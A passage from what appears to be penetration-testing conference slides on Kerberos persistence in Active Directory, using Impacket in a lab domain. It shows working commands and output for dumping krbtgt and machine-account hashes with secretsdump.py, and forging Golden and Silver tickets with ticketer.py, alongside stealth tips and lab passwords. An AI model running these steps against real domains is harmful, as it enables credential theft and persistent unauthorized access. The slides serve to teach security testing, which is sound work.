  
Issued Expires Principal  
Apr 25 13:57:07 2018 Apr 25 23:57:07 2018 krbtgt/LAB.ROPNOP.COM@LAB.ROPNOP.COM
```

```
root@kali:/opt/impacket/examples master x  
➤ ./getTGT.py -aesKey 77f77ee2f1b4232c7a15129e33ba426738dae59c5cb1bd8679a99274ca9a40a9 lab.ropnop.com/tgwynn  
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies  
  
[*] Saving ticket in tgwynn.ccache  
(IMP)  
root@kali:/opt/impacket/examples master x  
➤ chmod 600 tgwynn.ccache  
(IMP)  
root@kali:/opt/impacket/examples master x  
➤ KRB5CCNAME=tgwynn.ccache klist  
Credentials cache: FILE:tgwynn.ccache  
Principal: tgwynn@LAB.ROPNOP.COM  
  
Issued Expires Principal  
Apr 25 13:58:13 2018 Apr 25 23:58:13 2018 krbtgt/LAB.ROPNOP.COM@LAB.ROPNOP.COM  
(IMP)
```

Kerberos Persistence

Silver and Golden Tickets

Forging Kerberos Tickets

- Golden and Silver tickets are pretty well documented
 - Want to focus more on their practical usage
- Using Mimikatz or Impacket, we can forge TGTs or TGSs
 - Golden Ticket
 - Forging a TGT (and the included PAC)
 - Requires the krbtgt key - the “master” encryption key from the KDC (Domain Controller)
 - Can be used to request any TGS from the Domain Controller
 - Silver Ticket
 - Forging a TGS (and included PAC)
 - Requires the machine account password (key) from the KDC
 - Can be used to directly access any service (w/o touching DC)

Golden Ticket Creation

- With the krbtgt key and domain SID, can use Impacket's ticketer.py to create a Golden Ticket:

```
./ticketer.py -aesKey  
9f624d71e438905afd1184e90b61777bcd500ad2fa531cfa95af8d9786b40725  
-domain-sid S-1-5-21-1654090657-4040  
911344-3269124959 -domain lab.ropnop.com -duration <days> -  
groups <RIDs> <USERNAME>
```

- Default duration is 10 years (but that's suspicious)
- Can also specify additional groups (default is all the admin groups)
- Username can be any valid domain user (or even made up!)

Golden Ticket Creation and Usage

```
> rpcclient -U "R0PN0P\\thoffman%Summer2017" ws01win7.lab.ropnop.com -c "lookupnames R0PN0P"
R0PN0P S-1-5-21-1654090657-4040911344-3269124959 (Domain: 3)
(IMP)
root@kali:/opt/impacket/examples master x

> ./secretsdump.py -just-dc-user krbtgt R0PN0P/vulnscanner@172.16.13.100
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a7c9c1d8bb9bf1e83137cdfaa22d7c2e:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9f624d71e438905afd1184e90b61777bcd500ad2fa531cfa95af8d9786b40725
krbtgt:aes128-cts-hmac-sha1-96:8964a7c fb9c92cc67f9d0160503a87f4
krbtgt:des-cbc-md5:f8ab5e76cda72f3b
[*] Cleaning up...
(IMP)
(IMP)
root@kali:/opt/impacket/examples master x
```

0 > 1 > zsh 2 > imp 3 > empire

2018-04-25 < 14:17 kali

Silver Ticket Creation

- Useful for persistence to a single host/service combo
 - Stealthier than Golden Tickets - you never need to actually contact the DC
- Need the machine accounts Kerberos key
 - Machine accounts usually end in \$
- Must specify the service you need
 - e.g. cifs/ws03win10.lab.ropnop.com
 - For code execution, you usually need CIFS and/or HOST

```
./ticketer.py -nthash a02450646974012c437618d1b39fff13 -domain-sid S-1-5-21-1654090657-4040911344-3269124959 -domain lab.ropnop.com -spn cifs/ws03win10.lab.ropnop.com MadeUpUser
```

Silver Ticket Creation and Usage

```
(IMP)
root@kali:/opt/impacket/examples master x
> rpcclient -U "ROPNOP\\thoffman%Summer2017" ws01win7.lab.ropnop.com -c "lookupnames ROPNOP"
ROPNOP S-1-5-21-1654090657-4040911344-3269124959 (Domain: 3)
(IMP)
root@kali:/opt/impacket/examples master x
> ./secretsdump.py -just-dc-user WS03WIN10$ ROPNOP/agreen:GoPadres98@172.16.13.100
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
WS03WIN10$:3865:aad3b435b51404eeaad3b435b51404ee:a02450646974012c437618d1b39fff13:::
[*] Kerberos keys grabbed
WS03WIN10$:aes256-cts-hmac-sha1-96:abb8e586f33f6e16f8f8a0ca641683259cce9784788a118f0834cac881dc16be
WS03WIN10$:aes128-cts-hmac-sha1-96:a625e27c6addce20069fee7dced8df92
WS03WIN10$:des-cbc-md5:c4cb07e9ad5d1661
[*] Cleaning up...
(IMP)
root@kali:/opt/impacket/examples master x
> █
```

0 > 1 > zsh > 2 > imp > 3 > empire 2018-04-25 < 15:34 < kali

In Summary

- There is SO much attack surface in Active Directory Environments
- You don't need to use Windows to “talk Windows”
 - DNS
 - LDAP
 - Kerberos
 - MS-RPC
- More tools and techniques will make you a better pentester
- Impacket is awesome

Shoulders of Giants

- Huge shoutouts to the titans in this area:
 - @gentilkiwi
 - @passingthehash
 - @agsolino
 - @PyroTek3
 - @TimMedin
- ...and countless more

Questions?

@ropnop